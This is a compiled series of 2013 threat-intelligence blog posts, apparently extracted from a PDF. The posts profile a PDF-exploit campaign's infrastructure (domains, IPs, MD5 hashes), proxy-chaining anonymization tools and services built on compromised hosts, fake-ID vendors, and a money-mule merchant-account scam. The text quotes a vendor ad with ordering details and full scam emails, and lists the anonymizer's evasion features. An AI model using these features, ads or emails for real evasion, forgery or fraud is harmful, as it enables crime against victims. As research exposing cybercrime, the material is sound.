39326c9a2572078c379eb6494dc326ab** - detected by 3  
out of

45 antivirus scanners as PDF/Blacole-FAA!39326C9A2572;  
Exploit:Win32/CVE-2010-0188; Exploit.Script.Pdfka.btvxj

### **Domain name reconnaissance:**

**facebook.com.n.find-friends.lindoliveryct.net** -  
66.230.163.86; 95.111.32.249; 188.134.26.172 - Email:  
zsuper-

cats@yahoo.com

**Responding to the same IPs (66.230.163.86;  
95.111.32.249; 188.134.26.172) are also the followig  
malicious**

### **domains:**

*actiry.com - Email: stritton@actiry.com*

*askfox.net - Email: bovy@askfox.net*

*bnamecorni.com*

*briltox.com - Email: lyosha@briltox.com*

*condalinneuwu37.net*

574

*condrskajaumaksa66.net*



*cyberflorists.su - Email: mipartid@gmx.com*

*evishop.net - Email: hardwicke@evishop.net*

*exnihujatreetrichmand77.net*

*gondorskiedelaahuetebanj88.net*

*gotoraininthecharefare88.net*

*liliputttt9999.info - Email: dolgopoliy.alexei@yandex.ru*

*lucams.net - Email: renault@lucams.net*

*micnetwork100.com - Email: 369258wq@sina.com*

*musicstudioseattle.net- Email: rexona1948@live.com*

*nvufvwieg.com - Email: 369258wq@sina.com*

*partyspecialty.su - Email: mipartid@gmx.com*

*pinterest.com.onsayoga.net*

*quill.com.account.settings.musicstudioseattle.net*

*seoworkblog.net - Email: mendhamnewjersey@linuxmail.org*

*seoworkblog.net*

*tigerdirect.com.secure.orderlogin.asp.palmer-ford.net*

*tor-connect-secure.com - Email: 369258wq@sina.com*

*vip-proxy-to-tor.com*

**Name servers used in these campaigns:**

*Name Server: NS1.TEMPLATESWELL.NET - 94.249.254.48 -  
Email: freejob62@rocketmail.com*

*Name Server: NS1.THEGALAXYATWORK.COM - 94.249.254.48  
- Email: samyideaa@yahoo.com*

*Name Server: NS1.MOBILE-UNLOCKED.NET - 91.227.220.104  
- Email: usalifecoach47@mail.com*

*Name Server: NS2.MOBILE-UNLOCKED.NET - 32.100.2.98*

*Name Server: NS1.KNEESLAPPERZ.NET*

*Name Server: NS1.MEDUSASCREAM.NET - 37.247.108.250 -  
Email: m\_mybad@yahoo.com*

*Name Server: NS1.CREDIT-FIND.NET - 194.209.82.222 -  
Email: mendhamnewjersey@linuxmail.org*

*Name Server: NS1.GONULPALACE.NET - 194.209.82.222 -  
Email: mitinsider@live.com*

*Name Server: NS1.NAMASTELEARNING.NET - 93.178.205.234  
- Email: minelapse2001@outlook.com*

*Name Server: NS2.NAMASTELEARNING.NET - 205.28.29.52*

**The following malicious MD5s are also known to have  
phoned back to the same IPs/were downloaded from  
the same IPs in the past:**

*MD5: e08c8ed751a3fc36bc966e47b76e2863*

*MD5: f507b822651d2fbc82a98e4cc7f735a2*

*MD5: e08c8ed751a3fc36bc966e47b76e2863*

*MD5: f88d6a7381c0bbac1b1558533cfd62*

*MD5: 11be39e64c9926ea39e6b2650624dab4*

*MD5: ea893fb04cc536ff692cc3177db7e66f*

*MD5: c8f8b4c0fced61f8a4d3b2854279b4ef*

*MD5: 93bae01631d10530a7bac7367458abea*

*MD5: 199b8cf0ffd607787907b68c9ebecc8b*

*MD5: 6b1bef6fb45f5c2d8b46a6eb6a2d5834*

*MD5: 9eb6ed284284452f7a1e4e3877dded2d*

*MD5: efacf1c2c6b33f658c3df6a3ed170e2d*

*MD5: 7c70d5051826c9c93270b8c7fc9d276f*

*MD5: dcb378d6033eed2e01ff9ab8936050a0*

*MD5: 8556f98907fd74be9a9c1b3bf602f869*

575

Updates will be posted as soon as new developments take place.

1. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188>

2. <https://www.virustotal.com/en/file/667fc839167456a70f22cf5c6ef8f0291d4e1399374219469f56472251ec58af/analysis/1376565463/>

576

## **The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Three (2013-08-21 20:57)**

Over the years, I've been persistently highlighting the abuse of compromised hosts as either 'stepping stones',

or as the primary facilitators for 'island hopping' campaigns, empowering those using them with the necessary

non-attributable 'know-how' to not just anonymize their Internet activities, but also, engineer cyber warfare tensions.

The utilization of hacked/compromised hosts/PCs as 'island hopping' points, or as 'stepping stones', continues

to take place in 2013, with more managed cybercrime-friendly services offering access to compromised hosts

located virtually all over the World, access to which can be bought in a cost-effective manner, thanks to the available

discounts or price discrimination schemes.

### **Catch up with previous research on the topic:**

- [1]The Cost of Anonymizing a Cybercriminal's Internet Activities
- [2]The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Two
- [3]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service
- [4]Malware Infected Hosts as Stepping Stones
- [5]Hacked PCs as 'anonymization stepping-stones' service operates in the open since 2004

- [6]'Malware-infected hosts as stepping stones' service offers access to hundreds of compromised U.S based

hosts

- [7]New service converts malware-infected hosts into anonymization proxies

What has changed over the years? Is the once thought to be the future of anonymization for cybercrime-friendly

activities, 'proxy chaining' – think chaining of connections between multiple malware-infected hosts – still relevant

today? Or was the concept largely replaced by log and data retention free cybercrime-friendly VPN providers, that

continue popping up on everyone's radar?

Since 2010, a HTTPS-supporting, DIY multiple gates application (proxy which can be a Socks 4/Socks 5 compro-

mised host given it has been properly configured for the purpose) managing, Man-in-the-Middle "attack" performing

– in order to randomize for anonymization purposes – cookie/headers modifying of the requests performed through

the "chaining" of compromised hosts/servers, has been commercially available for cybercriminals to take advantage

of.

Let's take a close look at this state of the art gate/proxy chaining cybercrime-friendly application.

**Sample screenshots of the application's interface:**

577



578



579



580



581



The application's author is also known to have been released custom builds for various cybercrime-friendly forums:

582



**Some of its core features include:**

*[+] HTTPS support for php-gates, needs OpenSSL*

*[+] Ability to set a password on the gate.*

*[+] Ability to work with a gate, through any procs (HTTP (S), SOCKS4, SOCKS5).*

*[+] Working with gated exclusively via the method GET, which provides protection from detection by the log files on the server.*

*[+] Ability to set Cookies, transferred during handling to the gate. This is useful for hiding the code in the files of the site gate. Format: "cookie = value; cookie2 = ;"*

*[+] Processing of each compound is in a separate stream.*

*[+] Ability to unlimited downloads and uploads of large files (in case of inability to bypass restrictions set `_time_limit()` can download files in a few times, provided support to resume from the target server).*

*[+] Preprocessing mechanism optimizes queries under HTTP 1.0.*

*[+] The presence of an encryption key must be specified (purely symbolic encryption to hide traffic from prying eyes),*

*and all data, including the password for the gate are transmitted in encrypted form. Enable / disable the encryption*

*does not require editing the code gate.*

*[+] Ability to work with several gates. In this case, each assigned a specific gated User-Agent (assigned by chance)*

*that does not allow the target site to link together the requests from different gates.*

*[+] Ability to add a request to the target site header X-Forwarded-For, X-Real-Ip and Via with random IP-addresses (in*

*this case, sites that use mechanisms for determining the visitor's IP address on these titles or used `mod_realip`, will*

*benefit from logging bogus addresses, as these headlines mislead the site administrator).*

*[+] Ability to select the interface to listen to.*

*[+] More statistics on network connections, there are different levels of profiling queries (and no logs are written to*

*the file).*

*[+] Support chains gates.*

*[+]-Chain of 3 modes:*

*- Direct sequence (traffic passes through a series of gates that you clearly stated)*

583

*- Random chain (each request is passed through a randomly builds a chain of gates)*

*- Casual chain with specific output gate time (similar to the previous mode, except that the final gate remains constant.*

*[+] Ability to speed up surfing through the chain by local caching IP-addresses.*

*[+] Support for HTTPS gates are not independent of their number.*

*[+] Using a cascade encryption - the ability to use any number of gates with different encryption keys.*

*[+] Built-checker gates.*

*[+] You can check all the gates at once, or each gate individually when adding / editing.*

*[+] Built-in gates.*



*[+] Ability to insert code in the gate pre-generated table of permutations. This eliminates the need to store the*

*encryption key directly to the Gate, and generate a table for each access to the gate.*

*[+] Automate the process of creating a masked gate with Cookies*

*[+] Ability to delete from the code perevodoa lines and tabs.*

*[+] Ability to set proivolnyh request headers.*

*[+] Ability to define hosts, which will be sent to a specific heading.*

*[+] Ability to temporarily activate / deactivate a specific heading.*

*[+] Gain Control key to 2048 bits (256 bytes) using md5*

*[+] Complete independence from each other bytes (including the order of the bytes and encrypted block length).*

*[+] The variable number of rounds of permutations, depending on the key.*

*[+] Partly salt as XOR'a-byte hash key.*

With the ease of assessing a malware-infected host's bandwidth thanks to the overall availability of such an

option among the most popular managed services offering access to such hosts, it shouldn't be surprising to consider

that a potential cybercriminal using this application, would be in a perfect position to create – [8]**in a DIY fashion**

– a stable anonymous network, to further assist him on his way to achieve his fraudulent or purely malicious objectives.

The bottom line? What's the cost of anonymizing a cybercriminal's Internet activities? 1,900 rubles or \$57.53

for the application, in this particular case.

***This post has been reproduced from [9]Dancho Danchev's blog. Follow him [10]on Twitter.***

1. <http://ddanchev.blogspot.com/2008/10/cost-of-anonymizing-cybercriminals.html>
2. <http://ddanchev.blogspot.com/2009/02/cost-of-anonymizing-cybercriminals.html>
3. <http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html>
4. <http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html>
5. <http://blog.webroot.com/2013/03/20/hacked-pcs-as-anonymization-stepping-stones-service-operates-in-the-open-since-2004/>
6. <http://blog.webroot.com/2013/08/02/malware-infected-hosts-as-stepping-stones-service-offers-access-to-hundreds-of-compromised-u-s-based-hosts/>
7. <http://blog.webroot.com/2012/03/02/new-service-converts-malware-infected-hosts-into-anonymization-proxies/>
8. <http://blog.webroot.com/tag/diy/>

9. <http://ddanchev.blogspot.com/>

10. <http://twitter.com/danchodanchev>

584

## **Vendor of Scanned Fake IDs, Credit Cards and Utility Bills Targets the French Market Segment**

**(2013-08-22 18:19)**

Continuing the series of blog posts detailing the very latest efficiency/quality/scalability/universal business concepts

oriented underground market propositions for fake IDs, credit cards and utility bills, in this post I'll discuss an example

of market segmentation in terms of supplying them, through an ad targeting potential cybercriminals based in France,

or international cybercriminals wanting to enter the French market.

### **Catch up with previous research on the topic:**

- [1] Newly Launched 'Scanned Fake Passports/IDs/Credit Cards/Utility Bills' Service Randomizes and Generates

Unique Fakes On The Fly

- [2] A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports

What's so special about this underground market proposition, anyway? It's the market segmentation taking place

through the eyes of the vendor, as well as the diversity of scanned .PSD Photoshop templates, the non-modifiable scanned documents, and the actual availability of physical fake IDs, all of them exclusively targeting the French market segment.

### **Sample screenshot of the advertisement:**

585



There are several types of vendors contributing to the currently mature state of the market for fake IDs/documents, or to the cybercrime ecosystem in general. Let's discuss the most popular types of market players.

Among the rarest type of such vendors is the experienced one who tends not to advertise at public or com-

mercially accessible cybercrime-friendly communities. Although it would seem fairly logical to assume that the

applied OPSEC (Operational Security) would be directly proportional with the decrease in processed orders since it

would limit the visibility of his services within the cybercrime ecosystem, that's not necessarily the case when quality,

experience, sophisticated, and, of course, high profit margins based on perceived value come into play. In between

the lack of mass advertisements, the vendor would also not list his contact details, and would only do business with cy-

bercriminals with proven reputation within not just the community in question, but also, across the entire ecosystem.

Next are those vendors who'd sacrifice OPSEC, for the sake of reaching as many customers as possible in an

attempt to monetize this market 'touch point' with other prospective cybercriminals. They advertise on public

and on commercially accessible cybercrime-friendly communities, usually have a decent reputation, with generally

positive feedback from their customers, and of course, never fail to 'deliver' what they pitch.

586

There's yet another type of such vendors, worth discussing. It's those who 'populate' a newly launched com-

munity with their propositions, and most often target novice cybercriminals with zero understanding of cybercrime

ecosystem reputation dynamics, who are still looking to purchase this desired, but largely commoditized underground

market good.

With more vendors of fake IDs/documents popping up across the entire ecosystem, the series of blog posts

profiling their activities, are prone to expand.

***This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.***

1. <http://ddanchev.blogspot.com/2013/07/newly-launched-scanned-fake.html>
2. <http://ddanchev.blogspot.com/2013/05/a-peek-inside-russian-underground.html>
3. <http://ddanchev.blogspot.com/>
4. <http://twitter.com/danchodanchev>

587

## **Vendor of Scanned Fake IDs, Credit Cards and Utility Bills Targets the French Market Segment**

**(2013-08-22 18:19)**

Continuing the series of blog posts detailing the very latest efficiency/quality/scalability/universal business concepts

oriented underground market propositions for fake IDs, credit cards and utility bills, in this post I'll discuss an example

of market segmentation in terms of supplying them, through an ad targeting potential cybercriminals based in France,

or international cybercriminals wanting to enter the French market.

### **Catch up with previous research on the topic:**

- [1]Newly Launched 'Scanned Fake Passports/IDs/Credit Cards/Utility Bills' Service Randomizes and Generates

Unique Fakes On The Fly

- [2]A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports

What's so special about this underground market proposition, anyway? It's the market segmentation taking place

through the eyes of the vendor, as well as the diversity of scanned .PSD Photoshop templates, the non-modifiable

scanned documents, and the actual availability of physical fake IDs, all of them exclusively targeting the French

market segment.

### **Sample screenshot of the advertisement:**

588



There are several types of vendors contributing to the currently mature state of the market for fake IDs/documents,

or to the cybercrime ecosystem in general. Let's discuss the most popular types of market players.

Among the rarest type of such vendors is the experienced one who tends not to advertise at public or com-

mercially accessible cybercrime-friendly communities. Although it would seem fairly logical to assume that the

applied OPSEC (Operational Security) would be directly proportional with the decrease in processed orders since it

would limit the visibility of his services within the cybercrime ecosystem, that's not necessarily the case when quality,

experience, sophisticated, and, of course, high profit margins based on perceived value come into play. In between

the lack of mass advertisements, the vendor would also not list his contact details, and would only do business with cybercriminals with proven reputation within not just the community in question, but also, across the entire ecosystem.

Next are those vendors who'd sacrifice OPSEC, for the sake of reaching as many customers as possible in an

attempt to monetize this market 'touch point' with other prospective cybercriminals. They advertise on public

and on commercially accessible cybercrime-friendly communities, usually have a decent reputation, with generally

positive feedback from their customers, and of course, never fail to 'deliver' what they pitch.

589

There's yet another type of such vendors, worth discussing. It's those who 'populate' a newly launched com-

munity with their propositions, and most often target novice cybercriminals with zero understanding of cybercrime

ecosystem reputation dynamics, who are still looking to purchase this desired, but largely commoditized underground

market good.

With more vendors of fake IDs/documents popping up across the entire ecosystem, the series of blog posts

profiling their activities, are prone to expand.



1. <http://ddanchev.blogspot.com/2013/07/newly-launched-scanned-fake.html>

2. <http://ddanchev.blogspot.com/2013/05/a-peek-inside-russian-underground.html>

590



## **The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Four (2013-08-23 17:16)**

Continuing the " *The Cost of Anonymizing a Cybercriminal's Internet Activities*" series, in this post, I'll profile an API-supporting, blackhat SEO-friendly vendor of anonymization services, which is currently offering hundreds of

thousands of compromised SSH accounts, HTTP/HTTPS based (compromised) proxies, and the ubiquitous for the

cybercrime ecosystem, Socks 4/5 servers.

### **Catch up with related research on the topic:**

- [1]The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Three
- [2]The Cost of Anonymizing a Cybercriminal's Internet Activities
- [3]The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Two
- [4]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service
- [5]Malware Infected Hosts as Stepping Stones

- [6]Hacked PCs as ‘anonymization stepping-stones’ service operates in the open since 2004

- [7]‘Malware-infected hosts as stepping stones’ service offers access to hundreds of compromised U.S based

hosts

- [8]New service converts malware-infected hosts into anonymization proxies

The service is currently offering access to **180,331 compromised SSH accounts, 9597 HTTP/HTTPS proxies, and**

**110,185 (compromised) Socks servers** located virtually all over the World.

How are they gaining access to this accounting data in the first place? Despite the overall availability of brute-

forcing tools, in 2013, one of the most popular tactic for obtaining stolen/compromised accounting data, remains the

practice of ‘data mining’ a botnet’s already infected ‘population’ for virtually anything kind of accounting data, to be

later on monetized through multiple distribution/abuse channels.

**Sample screenshots of the anonymization service:**

591



592



### **Sample screenshots of the API in action:**

593



594



595

What's also worth emphasizing on is the fact, that, the service is not just targeting potential cybercriminals wanting to anonymize their Internet activities, but also, [9]**black hat SEO monetizers**, who now have access to hundreds of

thousands of fresh Socks servers for the purpose of abusing them on their way to monetize their fraudulent/malicious campaigns.

[10]**Vertical market integration**, or the one-stop-shop market model, has always been an inseparable part of

the cybercrime ecosystem, as it increases the probability that a cybercriminal's one-stop-shop would immediately

occupy a larger market share within the cybercrime ecosystem, consequently resulting in more revenue from the facilitation of fraudulent and malicious activity.

Some of the most popular instances of this trendy business concept applied by cybercriminals internationally,

include but are not limited to the following real-life underground market propositions:

- A vendor of [11]**mobile spamming services** would not only offer the actual spamming process, but also, of-

fer harvested mobile mobile numbers as a value-added service, next to the on demand harvesting of mobile

numbers for any given geographical region.

- A vendor of [12]**managed spam services**, would also offer the option to buy segmented and geolocated, as well

as often validated, email addresses, with the ability to perform custom harvesting for any given country

- A [13]**vendor of managed iFraming platform** would also offer access to hijacked traffic to be automatically

converted to malware-infected hosts through the platform, with additional services including as for instance,

managed crypting of the iFrame/malicious script in real-time

- An [14]**author of Web malware exploitation kit**, would be also offering managed iFrame/script crypting services

next to bulletproof hosting in case the customer desires those

The cost of anonymizing a cybercriminal's Internet activities in this particular case? The price is shaped based on the

anonymization method of choice.

***This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.***

1. <http://ddanchev.blogspot.com/2013/08/the-cost-of-anonymizing-cybercriminals.html>
2. <http://ddanchev.blogspot.com/2008/10/cost-of-anonymizing-cybercriminals.html>
3. <http://ddanchev.blogspot.com/2009/02/cost-of-anonymizing-cybercriminals.html>
4. <http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html>
5. <http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html>
6. <http://blog.webroot.com/2013/03/20/hacked-pcs-as-anonymization-stepping-stones-service-operates-in-the-open-since-2004/>
7. <http://blog.webroot.com/2013/08/02/malware-infected-hosts-as-stepping-stones-service-offers-access-to-hundreds-of-compromised-u-s-based-hosts/>
8. <http://blog.webroot.com/2012/03/02/new-service-converts-malware-infected-hosts-into-anonymization-proxies/>
9. <http://ddanchev.blogspot.com/2013/04/whats-roi-on-going-to-virtual-blackhat.html>
10. <http://blog.webroot.com/2013/01/08/black-hole-exploit-kit-authors-vertical-market-integration-fuels-growth-in-malicious-web-activity/>

11. <http://blog.webroot.com/2012/05/07/managed-sms-spamming-services-going-mainstream/>
12. <http://blog.webroot.com/2012/05/17/a-peek-inside-a-managed-spam-service/>
13. <http://blog.webroot.com/2013/06/03/compromised-ftpssh-account-privilege-escalating-mass-iframe-embedding-platform-released-on-the-underground-marketplace/>

596

14. <http://blog.webroot.com/2013/01/08/black-hole-exploit-kit-authors-vertical-market-integration-fuels-growth-in-malicious-web-activity/>

15. <http://ddanchev.blogspot.com/>

16. <http://twitter.com/danchodanchev>

597

### **Cybercriminals Offer High Quality Plastic U.S Driving Licenses/University ID Cards (2013-08-29 02:26)**

Continuing the series of blog posts profiling the most recent underground market propositions for high quality fake

passports/IDs/documents, in this post, I'll emphasize on a cybercrime-friendly vendor that's exclusively targeting the

U.S market.

**Go through previous research into the market for fake passports/IDs/documents:**

- [1] Newly Launched 'Scanned Fake Passports/IDs/Credit Cards/Utility Bills' Service Randomizes and Generates

### Unique Fakes On The Fly

- [2] A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports
- [3] Vendor of Scanned Fake IDs, Credit Cards and Utility Bills Targets the French Market Segment

Offering fake plastic driving licenses for over 25+ U.S States, including student IDs for major U.S Universities for a static price of \$150, the vendor not just currently outperforms competing vendors in terms of quality in this particular market segment – within the cybercrime-friendly community in question – but also, is already receiving recommendations

from other cybercriminals to raise the price of his underground market 'asset', indicating penetration pricing in action.

Payment methods accepted? Bitcoin, Western Union and Moneygram.

### **Sample underground market ad:**

*[VENDOR's NAME REDACTED] has over 25+ states on tap, along with 'secondaries' to offer, all of of which and are*

*high quality, meaning in-state without issue, in most cases. All IDs contain UV (where applicable as some states don't), multispec-hologram, 1D/2D barcode and/or magstripe that will scan/swipe to read DMV/AAMVA license standard.*

**The vendor is requiring the following data from his potential customers:**

*Name - First, MI, Last*

*Address*

*DOB*

*Sex*

*Hair Color*

*Height*

*Weight*

*Eye color*

*Driver License number - if a number isn't provided one will be randomly generated*

*Endorsements and/or Restrictions - if not included these will be left blank*

*Scanned signature - if not provided you will receive a generic font signature*

*\*\*\*\*\*More\Less info may be required depending on the state requested*

*Scanned passport picture - no webcam pictures can be accepted.*

*If you cannot get a real passport picture and have a decent camera, please take a pic from the chest up against a*

*white background/drywall with the flash 'ON'. I will handle the cropping aspect. Also try to have good lighting and*



*when scanning use high resolution. You may also upload a signature. I ask that this be written using a black sharpie style pen to achieve the best results.*

598



*You may upload this info to sendspace.com or the file-sharing site of your choosing and forward me the down-*

*load link. I will confirm reception via email and your order will begin processing. All IDs are 150USD with incentive*

*to group buys. Payment can be made via BTC, WU, Moneygram. Payment will be collected upon completion and approval of your order.*

**Sample screenshots of the service's current 'inventory':**

599



600



601



602



603



604



605



606



607



608



609



610



611



612



613



614



615



616



617



618



619



620



621



622



623



624



625



626



627



628



629



630



631



632



633



634



635



636



637



638



639



640



641



642



643



644



645



646



647



648



649



650



651



652



653



654



655



656



657



658



659



660



661



662



663



664



665



666



667



668



669



670



671



672



673



674



675



676



677



678



679



680





681



682



683



684



685



686



687



688



689



690



691



692



693



694



695



696



697



698



699



700



701



702



703



704



705



706



707



708



709



710



711



712



713



714



715



716



717



718



719



720



721



722



723



724



725



726



The market for fake passports/IDs/documents is prone to flourish, as more cybercriminals demand both, scanned, and plastic fake IDs to be later one abused in related fraudulent schemes. Naturally, the market is quick to supply, and

those who excel in their Operational Security and quality of the underground market 'assets', will begin occupying a

decent market share within this underground market segment.

***This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.***

1. <http://ddanchev.blogspot.com/2013/07/newly-launched-scanned-fake.html>
2. <http://ddanchev.blogspot.com/2013/05/a-peek-inside-russian-underground.html>
3. <http://ddanchev.blogspot.com/2013/08/vendor-of-scanned-fake-ids-credit-cards.html>
4. <http://ddanchev.blogspot.com/>
5. <http://twitter.com/danchodanchev>

## **Cybercriminals Offer High Quality Plastic U.S Driving Licenses/University ID Cards (2013-08-29 02:26)**

Continuing the series of blog posts profiling the most recent underground market propositions for high quality fake

passports/IDs/documents, in this post, I'll emphasize on a cybercrime-friendly vendor that's exclusively targeting the

U.S market.

### **Go through previous research into the market for fake passports/IDs/documents:**

- [1]Newly Launched 'Scanned Fake Passports/IDs/Credit Cards/Utility Bills' Service Randomizes and Generates

Unique Fakes On The Fly

- [2]A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports
- [3]Vendor of Scanned Fake IDs, Credit Cards and Utility Bills Targets the French Market Segment

Offering fake plastic driving licenses for over 25+ U.S States, including student IDs for major U.S Universities for a static price of \$150, the vendor not just currently outperforms competing vendors in terms of quality in this particular market segment – within the cybercrime-friendly community in question – but also, is already receiving recommendations

from other cybercriminals to raise the price of his underground market 'asset', indicating penetration pricing in action.

Payment methods accepted? Bitcoin, Western Union and Moneygram.

**Sample underground market ad:**

*[VENDOR's NAME REDACTED] has over 25+ states on tap, along with 'secondaries' to offer, all of of which and are*

*high quality, meaning in-state without issue, in most cases. All IDs contain UV (where applicable as some states don't), multispec-hologram, 1D/2D barcode and/or magstripe that will scan/swipe to read DMV/AAMVA license standard.*

**The vendor is requiring the following data from his potential customers:**

*Name - First, MI, Last*

*Address*

*DOB*

*Sex*

*Hair Color*

*Height*

*Weight*

*Eye color*

*Driver License number - if a number isn't provided one will be randomly generated*

*Endorsements and/or Restrictions - if not included these will be left blank*

*Scanned signature - if not provided you will receive a generic font signature*

*\*\*\*\*\*More\Less info may be required depending on the state requested*

*Scanned passport picture - no webcam pictures can be accepted.*

*If you cannot get a real passport picture and have a decent camera, please take a pic from the chest up against a*

*white background/drywall with the flash 'ON'. I will handle the cropping aspect. Also try to have good lighting and*

*when scanning use high resolution. You may also upload a signature. I ask that this be written using a black sharpie*

*style pen to achieve the best results.*

728



*You may upload this info to sendspace.com or the file-sharing site of your choosing and forward me the down-*

*load link. I will confirm reception via email and your order will begin processing. All IDs are 150USD with incentive*

*to group buys. Payment can be made via BTC, WU, Moneygram. Payment will be collected upon completion and*

*approval of your order.*

**Sample screenshots of the service's current 'inventory':**

729





730



731



732



733



734



735



736



737



738



739



740



741



742



743



744



745



746



747



748



749



750



751



752



753



754



755



756



757



758



759



760



761



762



763



764



765



766



767



768



769



770



771



772



773



774



775



776



777



778



779



780



781



782



783



784



785



786



787



788



789



790



791



792



793



794



795



796



797



798



799



800



801



802



803



804



805



806



807



808



809



810



811



812



813



814



815



816



817





818



819



820



821



822



823



824



825



826



827



828



829



830



831



832



833



834



835



836



837



838



839



840



841



842



843



844



845



846



847



848



849



850



851



852



853



854



855



856



The market for fake passports/IDs/documents is prone to flourish, as more cybercriminals demand both, scanned, and plastic fake IDs to be later one abused in related fraudulent schemes. Naturally, the market is quick to supply, and

those who excel in their Operational Security and quality of the underground market 'assets', will begin occupying a decent market share within this underground market segment.

1. <http://ddanchev.blogspot.com/2013/07/newly-launched-scanned-fake.html>

2. <http://ddanchev.blogspot.com/2013/05/a-peek-inside-russian-underground.html>

3. <http://ddanchev.blogspot.com/2013/08/vendor-of-scanned-fake-ids-credit-cards.html>

857

### **Profiling a Novel, High Profit Margins Oriented, Legitimate Companies Brand-Jacking Money Mule Recruitment Scheme (2013-08-29 22:41)**

Over the years, I've been actively researching the money mule recruitment epidemic, providing actionable (real-

time/historical) intelligence on their activities, exposing [1]**their DNS infrastructure**, offering exclusive peek inside

[2]**the Administration Panels utilized by money mules**, emphasizing on current and emerging tactics applied by the

individuals orchestrating the final stages of a fraudulent operation - the cash out process through basic risk-forwarding.

### **Catch up with previous research on the money mule recruitment problem:**

- [3]Spotted: cybercriminals working on new Western Union based 'money mule management' script
- [4]Keeping Money Mule Recruiters on a Short Leash - Part Eleven
- [5]Keeping Money Mule Recruiters on a Short Leash - Part Ten

- [6]Keeping Money Mule Recruiters on a Short Leash - Part Nine
- [7]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT
- [8]Keeping Money Mule Recruiters on a Short Leash - Part Seven
- [9]Keeping Money Mule Recruiters on a Short Leash - Part Six
- [10]Keeping Money Mule Recruiters on a Short Leash - Part Five
- [11]The DNS Infrastructure of the Money Mule Recruitment Ecosystem
- [12]Keeping Money Mule Recruiters on a Short Leash - Part Four
- [13]Money Mule Recruitment Campaign Serving Client-Side Exploits
- [14]Keeping Money Mule Recruiters on a Short Leash - Part Three
- [15]Money Mule Recruiters on Yahoo!'s Web Hosting
- [16]Dissecting an Ongoing Money Mule Recruitment Campaign
- [17]Keeping Money Mule Recruiters on a Short Leash - Part Two
- [18]Keeping Reshipping Mule Recruiters on a Short Leash
- [19]Keeping Money Mule Recruiters on a Short Leash

- [20]Standardizing the Money Mule Recruitment Process
- [21]Inside a Money Laundering Group's Spamming Operations
- [22]Money Mule Recruiters use ASProx's Fast Fluxing Services
- [23]Money Mules Syndicate Actively Recruiting Since 2002

858

In this post, I'll profile a novel money mule recruitment scheme, that involves high profit margins – of course for the ones organizing the scheme – through a direct, and most importantly, (pseudo) legal brand-jacking of a

gullible business owner's brand name, enticing him/her into opening a merchant account for processing E-commerce

transactions, coming from more gullible and socially engineered mules.

It all begins with an email coming from a non-existent "environmental enterprise", that in this particular case

is abusing Google's brand in an attempt to increase the probability of a successful interaction with the socially

engineered business owners:

**Sample email:**

*Environmental enterprise searching for representation internationally*

*5 % commission on 200K cash flow originated from promotion and sales of proprietary research articles*

*Necessary conditions:*

*- Own a company - Be reachable on daily basis through E-mail, phone or Skype - Proper execution of all planned undertakings*

*In case if being interested, please provide:*

*- Name and Surname - Age - Telephone number (including country code) - City and Country - Email*

*Please answer to: NAME@googleapp-consult.com*

*Faithfully yours,*

*HR dept*

Those who reply are kindly asked to open a merchant bank account using their own company data, and assured that,

despite the fact that the Web site which will be selling the bogus 'research articles' will be using their (legitimate)

business brand's name and contact details, they will still receive their 5 % commission on a 200,000/250,000 EUR

in anticipated revenue, which would naturally be coming directly from other mules participating in the fraudulent

scheme. Moreover, despite that a business owner will have his company brand, logo, contact information listed at

the Web site, he/she will have zero visibility to the non-existent purchasing process of this research, as " *all customer service, sales, technical logistics, etc. are to be handled by us.* "



Why would a potential cybercrime syndicate want a socially engineered business owner to open a merchant

bank account using his/her own data? Pretty simple. In my previous research on [24]**the standardization of the**

**money mule recruitment process**, I emphasized on how money mules are often vetted through online-based surveys,

which always ask important from a mule recruiter's perspective question, such as - when did you first open your

bank account, and do you have any limitations on incoming/ongoing monetary transactions on it?

However, an established company would always benefit from the trust it has already established with its fi-

nancial institution/service of choice, meaning that, it will not only get its merchant account open, but also, will

successfully pass the majority of verification protection mechanisms for high volume transactions put into the place

by the financial institution/service in place.

### **Sample reply email:**

*Thank you for your reply.*

*We are a company involved in development, branding and launching of several web media and IT projects in-*

*involved in consulting on green technology, renewables and alternative energy sources. Several of the projects are*

*being currently launched online and each one will need to have a card payment interface. This collaboration refers to*

859

*opening a merchant account for online credit card acceptance (E-commerce).*

***We would need your company to open a merchant account for card acceptance and handle the receivables***

***derived from the sales generated by each project.*** A bank/payment provider will facilitate data needed for website integration with their E-commerce payment gateway. We will handle the technical side of such integration in full.

***We will brand the website under your company, therefore the administrative company data listed on the***

***website will be yours, but all customer service, technical logistics and sales are to be handled by us.***

*The products sold will be proprietary research articles and information packages on green technology, renewables and alternative*

*energy sources.*

*Incoming proceedings from sales will be settled by the bank (or the payment provider) into your business bank*

*account on a time scale defined by the bank (or the payment provider).*

*These sale proceedings will be transferred to us, minus your commission and expenses incurred. **The volume of***

***monthly payments processed through the merchant account will be in the order of EUR 200,000 - EUR 250,000 per***

***month in the initial months. The expected rise is roughly 5-6 % every month. The commission proposed to you***

***stands at 5 % of the mentioned volume.***

*All the expenses related to the operation including the banking and transactions fees and the merchant ac-*

*count setup and related fees are to be covered by us. If you agree in principle, I will provide the contract draft to*

*define the legal terms of our collaboration.*

*Yours sincerely,*

*Michael Torti*

*General Manager*

*ECOFIN Projects (Gibraltar)*

*Tel/Fax: +350 2006 1287*

Who are ECOFIN Projects (**ecofinservices.net - 50.63.220.106**) ? Nothing more than [25] **a cybercrime-friendly**

**"marketing agency"** at its best.

860



861



862



863



864



